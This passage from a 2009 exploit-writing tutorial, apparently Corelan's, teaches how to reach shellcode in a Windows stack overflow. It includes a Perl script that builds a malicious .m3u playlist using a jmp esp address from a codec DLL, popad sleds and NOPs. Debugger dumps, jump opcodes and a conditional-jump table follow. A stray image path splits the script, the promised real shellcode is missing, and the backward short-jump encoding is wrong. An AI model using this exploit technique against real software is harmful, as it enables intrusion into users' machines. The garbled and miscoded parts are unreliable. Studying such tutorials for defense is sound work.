000ff7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
```

```
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff830  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff840  41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90  AA.............. | => garbage
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................ | => NOPS/Shellcode
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................ | => NOPS/Shellcode
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA | => NOPS/Shellcode
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => NOPS/Shellcode
```

Let's pretend that we need to use the 13 X's (so 13 bytes) that are available directly at ESP to jump over 100 D's (44) and 160 A's (so a total of 260 bytes) to end up at our shellcode (starts with NOPs, then a breakpoint, and then A's (=shellcode))

One popad = 32 bytes. So 260 bytes = 9 popad's (-28 bytes)

(so we need to start our shellcode with nops, or start the shellcode at [start of shellcode]+28 bytes

In our case, we have put some nops before the shellcode, so let's try to "popad" into the nops and see if the application breaks at our breakpoint.

First, overwrite EIP again with jmp esp. (see one of the previous exploit scripts)

Then, instead of the X's, perform 9 popad's, followed by "jmp esp" opcode (0xff,0xe4)

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;  # needed to point ESP at next 13 bytes below
$preshellcode=$preshellcode."\x61" x 9;  #9 popads
$preshellcode=$preshellcode."\xff\xe4";  #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90";  #fill rest with some nops

my $garbage = "\x44" x 100;  #garbage to jump over
```


```
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

After opening the file, the application does indeed break at the breakpoint. EIP and ESP look like this :

```
(f40.5f0): Break instruction exception - code 80000003 (first chance)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141 edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc              int     3
0:000> d eip
000ff874  cc 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
000ff884  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff894  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8b4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8c4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8d4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8e4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d eip-32
000ff842  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff852  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff862  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff872  90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41  ...AAAAAAAAAAAAA
000ff882  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff892  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8b2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d esp
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

=> the popad's have worked and made esp point at the nops. Then the jump to esp was made (0xff 0xe4), which made EIP jump to nops, and slide to the breakpoint (at 000f874)

Replace the A's with real shellcode :




pnwed again !

Another (less preferred, but still possible) way to jump to shellcode is by using jumpcode that simply jumps to the address (or an offset of a register). Since the addresses/registers could vary during every program execution, this technique may not work every time.

So, in order to **hardcode addresses** or offsets of a register, you simply need to find the opcode that will do the jump, and then use that opcode in the smaller "first"/stage1 buffer, in order to jump to the real shellcode.

You should know by now how to find the opcode for assembler instructions, so I'll stick to 2 examples :

1. jump to 0x12345678

```
0:000> a
7c90120e jmp 12345678
jmp 12345678
7c901213

0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e e96544a495       jmp     12345678
```

=> opcode is 0xe9,0x65,0x44,0xa4,0x95

2. jump to ebx+124h

```
0:000> a
7c901214 add ebx,124
add ebx,124
7c90121a jmp ebx
jmp ebx
7c90121c

0:000> u 7c901214
ntdll!DbgUserBreakPoint+0x2:
7c901214 81c324010000     add     ebx,124h
7c90121a ffe3             jmp     ebx
```

=> opcodes are 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h) and 0xff,0xe3 (jmp ebx)

## Short jumps & conditional jumps

In the event you need to jump over just a few bytes, then you can use a couple 'short jump' techniques to accomplish this :

- a short jump : (jmp) : opcode 0xeb, followed by the number of bytes

So if you want to jump 30 bytes, the opcode is 0xeb,0x1e

- a conditional (short/near) jump : ("jump if condition is met") : This technique is based on the states of one or more of the status flags in the EFLAGS register (CF,OF,PF,SF and ZF). If the flags are in the specified state (condition), then a jump can be made to the target instruction specified by the destination operand. This target instruction is specified with a relative offset (relative to the current value of EIP).

Example : suppose you want to jump 6 bytes : Have a look at the flags (ollydbg), and depending on the flag status, you can use one of the opcodes below

Let's say the Zero flag is 1, then you can use opcode 0x74, followed by the number of bytes you want to jump (0x06 in our case)

This is a little table with jump opcodes and flag conditions :

| Code | Mnemonic | Description |
|---|---|---|
| 77 cb | JA rel8 | Jump short if above (CF=0 and ZF=0) |
| 73 cb | JAE rel8 | Jump short if above or equal (CF=0) |
| 72 cb | JB rel8 | Jump short if below (CF=1) |
| 76 cb | JBE rel8 | Jump short if below or equal (CF=1 or ZF=1) |
| 72 cb | JC rel8 | Jump short if carry (CF=1) |
| E3 cb | JCXZ rel8 | Jump short if CX register is 0 |
| E3 cb | JECXZ rel8 | Jump short if ECX register is 0 |
| 74 cb | JE rel8 | Jump short if equal (ZF=1) |
| 7F cb | JG rel8 | Jump short if greater (ZF=0 and SF=OF) |
| 7D cb | JGE rel8 | Jump short if greater or equal (SF=OF) |

| | | |
|---|---|---|
| 7C cb | JL rel8 | Jump short if less (SF<>OF) |
| 7E cb | JLE rel8 | Jump short if less or equal (ZF=1 or SF<>OF) |
| 76 cb | JNA rel8 | Jump short if not above (CF=1 or ZF=1) |
| 72 cb | JNAE rel8 | Jump short if not above or equal (CF=1) |
| 73 cb | JNB rel8 | Jump short if not below (CF=0) |
| 77 cb | JNBE rel8 | Jump short if not below or equal (CF=0 and ZF=0) |
| 73 cb | JNC rel8 | Jump short if not carry (CF=0) |
| 75 cb | JNE rel8 | Jump short if not equal (ZF=0) |
| 7E cb | JNG rel8 | Jump short if not greater (ZF=1 or SF<>OF) |
| 7C cb | JNGE rel8 | Jump short if not greater or equal (SF<>OF) |
| 7D cb | JNL rel8 | Jump short if not less (SF=OF) |
| 7F cb | JNLE rel8 | Jump short if not less or equal (ZF=0 and SF=OF) |
| 71 cb | JNO rel8 | Jump short if not overflow (OF=0) |
| 7B cb | JNP rel8 | Jump short if not parity (PF=0) |
| 79 cb | JNS rel8 | Jump short if not sign (SF=0) |
| 75 cb | JNZ rel8 | Jump short if not zero (ZF=0) |
| 70 cb | JO rel8 | Jump short if overflow (OF=1) |
| 7A cb | JP rel8 | Jump short if parity (PF=1) |
| 7A cb | JPE rel8 | Jump short if parity even (PF=1) |
| 7B cb | JPO rel8 | Jump short if parity odd (PF=0) |
| 78 cb | JS rel8 | Jump short if sign (SF=1) |
| 74 cb | JZ rel8 | Jump short if zero (ZF = 1) |
| 0F 87 cw/cd | JA rel16/32 | Jump near if above (CF=0 and ZF=0) |
| 0F 83 cw/cd | JAE rel16/32 | Jump near if above or equal (CF=0) |
| 0F 82 cw/cd | JB rel16/32 | Jump near if below (CF=1) |
| 0F 86 cw/cd | JBE rel16/32 | Jump near if below or equal (CF=1 or ZF=1) |
| 0F 82 cw/cd | JC rel16/32 | Jump near if carry (CF=1) |
| 0F 84 cw/cd | JE rel16/32 | Jump near if equal (ZF=1) |
| 0F 84 cw/cd | JZ rel16/32 | Jump near if 0 (ZF=1) |
| 0F 8F cw/cd | JG rel16/32 | Jump near if greater (ZF=0 and SF=OF) |
| 0F 8D cw/cd | JGE rel16/32 | Jump near if greater or equal (SF=OF) |
| 0F 8C cw/cd | JL rel16/32 | Jump near if less (SF<>OF) |
| 0F 8E cw/cd | JLE rel16/32 | Jump near if less or equal (ZF=1 or SF<>OF) |
| 0F 86 cw/cd | JNA rel16/32 | Jump near if not above (CF=1 or ZF=1) |
| 0F 82 cw/cd | JNAE rel16/32 | Jump near if not above or equal (CF=1) |
| 0F 83 cw/cd | JNB rel16/32 | Jump near if not below (CF=0) |
| 0F 87 cw/cd | JNBE rel16/32 | Jump near if not below or equal (CF=0 and ZF=0) |
| 0F 83 cw/cd | JNC rel16/32 | Jump near if not carry (CF=0) |
| 0F 85 cw/cd | JNE rel16/32 | Jump near if not equal (ZF=0) |
| 0F 8E cw/cd | JNG rel16/32 | Jump near if not greater (ZF=1 or SF<>OF) |
| 0F 8C cw/cd | JNGE rel16/32 | Jump near if not greater or equal (SF<>OF) |
| 0F 8D cw/cd | JNL rel16/32 | Jump near if not less (SF=OF) |
| 0F 8F cw/cd | JNLE rel16/32 | Jump near if not less or equal (ZF=0 and SF=OF) |
| 0F 81 cw/cd | JNO rel16/32 | Jump near if not overflow (OF=0) |
| 0F 8B cw/cd | JNP rel16/32 | Jump near if not parity (PF=0) |
| 0F 89 cw/cd | JNS rel16/32 | Jump near if not sign (SF=0) |
| 0F 85 cw/cd | JNZ rel16/32 | Jump near if not zero (ZF=0) |
| 0F 80 cw/cd | JO rel16/32 | Jump near if overflow (OF=1) |
| 0F 8A cw/cd | JP rel16/32 | Jump near if parity (PF=1) |
| 0F 8A cw/cd | JPE rel16/32 | Jump near if parity even (PF=1) |
| 0F 8B cw/cd | JPO rel16/32 | Jump near if parity odd (PF=0) |
| 0F 88 cw/cd | JS rel16/32 | Jump near if sign (SF=1) |
| 0F 84 cw/cd | JZ rel16/32 | Jump near if 0 (ZF=1) |

As you can see in the table, you can also do a short jump based on register ECX being zero. One of the Windows SEH protections (see part 3 of the tutorial series) that have been put in place is the fact that registers are cleared when an exception occurs. So sometimes you will even be able to use 0xe3 as jump opcode (if ECX = 00000000)

**Note : You can find more/other information about making 2 byte jumps (forward and backward/negative jumps) at http://www.geocities.com/thestarman3/asm/2bytejumps.htm**

## Backward jumps

In the event you need to perform backward jumps (jump with a negative offset) : get the negative number and convert it to hex. Take the dword hex value and use that as argument to a jump (\xeb or \xe9)

Example : jump back 7 bytes : -7 = FFFFFFF9, so jump -7 would be "\xeb\xf9\xff\xff"

Exampe : jump back 400 bytes : -400 = FFFFFE70, so jump -400 bytes = "\xe9\x70\xfe\xff\xff" (as you can see, this opcode is 5 bytes long. Sometimes (if you need to stay within a dword size (4 byte limit), then you may need to perform multiple shorter jumps in order to get where you want to be)

Questions ? Comments ? Tips & Tricks ? http://www.corelan.be:8800/index.php/forum/writing-exploits

This entry was posted
on Thursday, July 23rd, 2009 at 9:19 pm and is filed under 001_Security, Exploit Writing Tutorials, Exploits
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.